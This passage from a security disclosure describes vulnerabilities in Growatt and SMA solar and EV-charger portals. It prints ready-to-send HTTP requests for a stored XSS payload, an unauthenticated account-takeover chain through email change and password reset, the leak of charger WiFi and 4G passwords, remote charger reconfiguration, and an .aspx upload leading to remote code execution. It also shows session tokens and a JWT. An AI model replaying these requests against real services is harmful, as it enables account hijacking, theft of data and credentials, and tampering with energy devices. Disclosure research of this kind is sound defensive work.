            })
            $("#header_sel_plantstwo").html(html);
            //..
```

Figure 9 – Usage of prevScriptXss()

The problem is that the function *prevScriptXss()* only removes dangerous <*script*></*script*> tags, while an XSS can also be achieved through normal HTML tags and events such as <*img src*="" *onerror*="<*JS script*>">.






Figure 10 – PoC of the XSS

Additionally, the following API allows unauthenticated attackers to change the name of a device that belongs to an arbitrary user:



```
POST /tuya/editDevName HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 106
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: energy.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"devId":"<device_id>","devType":"charger","name":"<script>alert(document.cookie);</script>","lan":1}
```

The Growatt portal does have server-side input filtering functionality, therefore, when the affected users log into the web portal and navigate to their devices, attacker's code will be executed in their web browser:



server.growatt.com


```
mapLang=com; loginPage=login;
SERVERID=d7d9572420e106a7a071dd98f240f87d|1731332566|
1731329596; SERVERCORSID=d7d9572420e106a7a071dd98f240f87d|
1731332566|1731329596; lang=en;
assToken=fdb6c01d1ae92a388b3bd6da10ff716f;
memoryDeviceType=%5B%7B%22key%22%3A%229282999%22%2C
%22value%22%3A%22inv%22%7D%5D;
memoryDeviceSn=%5B%7B%22key%22%3A%229282999%22%2C%2
2value%22%3A%22inv%22%7D%5D; isloginValidCode=true;
plantSize=1; onePlantId=9282999; onePlantType=0;
selectedPlantId=9282999;
selPage=%2FhomeEnergy%2FgetHeaderPage;
selPageTwo=%2FhomeEnergy
```

Leaking Personal Data and Hijacking Accounts
Overall, the entire functionality related to user management is unsafe, as we have discovered a way to hijack user accounts.

The API that allows to reset user passwords does not require any authentication. The following request will trigger sending the password reset email to an arbitrary user:


```
POST /newForgetAPI.do?op=sendResetEmailByAccount HTTP/1.1
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 21
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: server-api.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

accountName=<arbitrary_username>
```

Moreover, the platform will respond with the following JSON object, leaking the email that the user used to register their account:



```
HTTP/1.1 200 OK
Date: Thu, 10 Oct 2024 13:57:31 GMT
Connection: keep-alive
Set-Cookie: acw_tc=ac11000117285686469178237e01ea04e3d96b5f4d87c36711accf891d3211;
path=/;Secure;HttpOnly;Max-Age=1800
Set-Cookie: JSESSIONID=493354DCA0BBC4CBBC6F09657FE8FE12; Path=/; Secure; HttpOnly
Set-Cookie: SERVERID=4ef008093fde1b6b0e82cef8a27454eb|1728568646|1728568646;Path=/
Content-Length: 61

{
     "back":{
          "msg":"[redacted]2@proton.me",
          "success":true
     }
}
```

In order to hijack an account, attacker may perform the following request:




```
POST /newLoginAPI.do?op=updateValidate HTTP/1.1
Cookie: JSESSIONID=FB6221CBD7E2F2103E4155D4D5890473; acw_tc="
    ac11000117284758624378818e01d1fdcd85b0350d9f7485ebbcaa1a43b739";$Path="/";$Domain="
    server-api.growatt.com"; assToken=30b79bfff93ed26c1017aef2c58ecb5d; SERVERID=
    72b7e792dba6f7eb899b351e84174d6c|1728476450|1728387403
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBUFAiLCJ1c2VyX2lkIjoiU0hJT
kVNaWtlU2NvdHQiLCJpc3MiOiJTZXJ2aWNlIiwiZXhwIjoxNzI4NDk3OTA0LCJpYXQiOjE3Mjg0NzYzMDR9.FQC8p
g-7Hx2aUc2EhAr-Ij1c-4fRlwAthfb9wRBYoNs
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 60
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: server-api.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

type=0&userName=<victim_username>&content=<attacker_email>
```

Note, that the attacker here must be authenticated, but the permissions associated with authentication tokens are not checked. In this way, the attacker can change the registration email address of arbitrary users.

As a next step, the attacker can trigger the password reset request (as shown at the beginning of this section). In this case, the password reset email will be sent to the attacker's email.


The password reset link is just a webpage that resets the password to the default value of "123456":



Successfully reset password to 123456 for account:
[redacted]


Therefore, by changing the registered email of a user, and then triggering the password reset, the attacker can take over the user's account.

Apart from leaking emails, unauthenticated attackers can access API that allows to obtain other sensitive information, such as energy consumption of individual EV chargers, configuration information and the current firmware version. For example, the following request allows to retrieve a JSON object that contains the energy consumption information of someone's EV charger:




```
POST /ocpp/api/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 133
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: evcharge.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"cmd":"chargeData","userId":"<victim user ID>","chargeId":"<victim charger ID>","
    timeType":"0","time":"2024-10","requestType":"1","lan":1}
```

The same API endpoint can be used to retrieve the same information in PDF format:




```
POST /ocpp/api HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 92
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: evcharge.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"userId":"SHINE<user_name>",
"sn":"<device_serial_number>",
"lan":1,
"cmd":"exportChargeForPDF"}
```

Configuring EV chargers remotely
Finally, unauthenticated attackers can retrieve a set of configuration parameters for EV chargers belonging to a specific user:




```
POST /ocpp/api HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 56
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: evcharge.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"userId":"SHINE<user_name>", "lan":1, "cmd":"noConfig"}
```

The response will contain a JSON object with supported configuration parameters:




```
{"code":0,"data":{"skey":["G_ServerURL","G_CardPin","G_ChargerNetMac","G_Authentication",
    "G_HearbeatInterval","G_WebSocketPingInterval","G_MeterValueInterval","
    G_MaxTemperature","G_RCDProtection","G_PowerMeterType","G_PowerMeterAddr","
    UnlockConnectorOnEVSideDisconnect","G_LowPowerReserveEnable","G_LCDCloseEnable","
    G_TimeSharingPrice","G_TimeZone","LightIntensity","G_WifiSSID","G_WifiPassword","
    G_BleName","G_BlePassword","G_4GUserName","G_4GPassword","G_4GAPN"],"sfield":["host",
    "G_CardPin","mac","G_Authentication","G_HearbeatInterval","G_WebSocketPingInterval","
    G_MeterValueInterval","G_MaxTemperature","G_RCDProtection","G_PowerMeterType","
    G_PowerMeterAddr","UnlockConnectorOnEVSideDisconnect","G_LowPowerReserveEnable","
    G_LCDCloseEnable","G_TimeSharingPrice","G_TimeZone","LightIntensity","G_WifiSSID","
    G_WifiPassword","G_BleName","G_BlePassword","G_4GUserName","G_4GPassword","G_4GAPN"],
    "configWord":"..."}}
```

The following request will retrieve the complete configuration for a specific device (including 4G and WiFi passwords in cleartext):



```
POST /ocpp/api/configInfo HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 59
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: evcharge.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"lan":1,"sn":"<device_serial_number>","userId":"SHINE<user_name>"}
```


It is then possible to change one of those parameters remotely by performing the following request:



```
POST /ocpp/api/config HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 91
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; AOSP on IA Emulator Build/PSR1.180720.120)
Host: evcharge.growatt.com
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"chargeId":"<ev_charger_id>","G_ChargerMode":"1","lan":1,"userId":"SHINE<user_name>"}
```

SMA Vulnerability Details

Unrestricted Upload of File with Dangerous Type
The portal “sunnyportal.com” allows users to access a page that shows examples of PV systems through a demo account (**Figure 11**).


SUNNY PORTAL

PV System List


Show 50 entries

PV System	PV system power [kW]	Total yield [kWh] 27/11/2024	Total yield [kWh] 28/11/2024	Total yield [kWh] October 2024	Total yield [kWh] November 2024	Total yield [kWh] Meter reading	Specific yield [kWh/kWp] November 2024	Specific yield [kWh/kWp] 2024
SMA Power+ Solution &LGChemHV	13.70	No data	No data	No data	No data	0.00	No data	No data
PV_Mitreski	7.82	0.00	0.06	No data	0.06	10.10	0.01	0.01
Lugmayr Robert	15.90	3.48	0.48	No data	28.19	28.41	1.77	1.77
POUGIN	5.20	1.79	0.00	No data	49.64	50.90	9.55	9.55
SMA Home Energy Solution	11.00	3.13	0.06	673.72	255.09	64,381.01	23.19	761.74
Sunny Boy Storage Webconnect	9.82	2.04	0.17	517.78	193.09	122,460.81	19.66	613.91
Solar Baum HF - EIC	6.48	3.08	0.03	331.36	87.54	126,325.93	13.51	951.71
SMA Flexible Storage System	13.46	5.18	0.37	536.52	187.99	146,755.92	13.97	818.39
PV Anlage Hoe	9.36	4.87	0.04	481.17	176.09	164,748.61	18.81	998.67
Gemeindesaal Kella	20.65	4.48	0.08	895.13	316.02	249,849.28	15.30	728.79
2xNachführ._KirchnerSolarGroup	11.50	8.20	0.17	700.62	256.89	250,816.61	22.34	1,157.07

1 to 11 of 11 entries

Figure 11 – List of demo PV Systems on sunnyportal.com

During our tests, we noticed that system properties could be modified, and we could even upload images of demo plants (**Figure 12**).



PV system image

Please show a picture of your PV system. The picture is also displayed on the "PV System Profile" page. The image may have a maximum size of 500 kB. You can use the following image formats: JPG, PNG, GIF.

Figure 12 – Image upload form

Unfortunately, this functionality didn't check the file extension on the back end - it only checked on the client side. This allowed us to change file extensions through a proxy. Furthermore, all the uploaded files were easily accessible without authentication on the same host.

Since the web server ran an IIS instance, and pages were generated through ASPX, we changed the extension of the uploaded file into .aspx. This led to a Remote Command Execution on the server host, as the uploaded file was executed by the web server once requested through a browser (**Figure 13)**.



https://www.sunnyportal.com//Uploads/PlantFiles/e60bd739-90f9-42f4-bbd9-60fca95a92f5/images/blank7897624.aspx

Test Page for File Upload

This page has been uploaded successfully as a test.

Figure 13 – Proof of Concept executed from the upload folder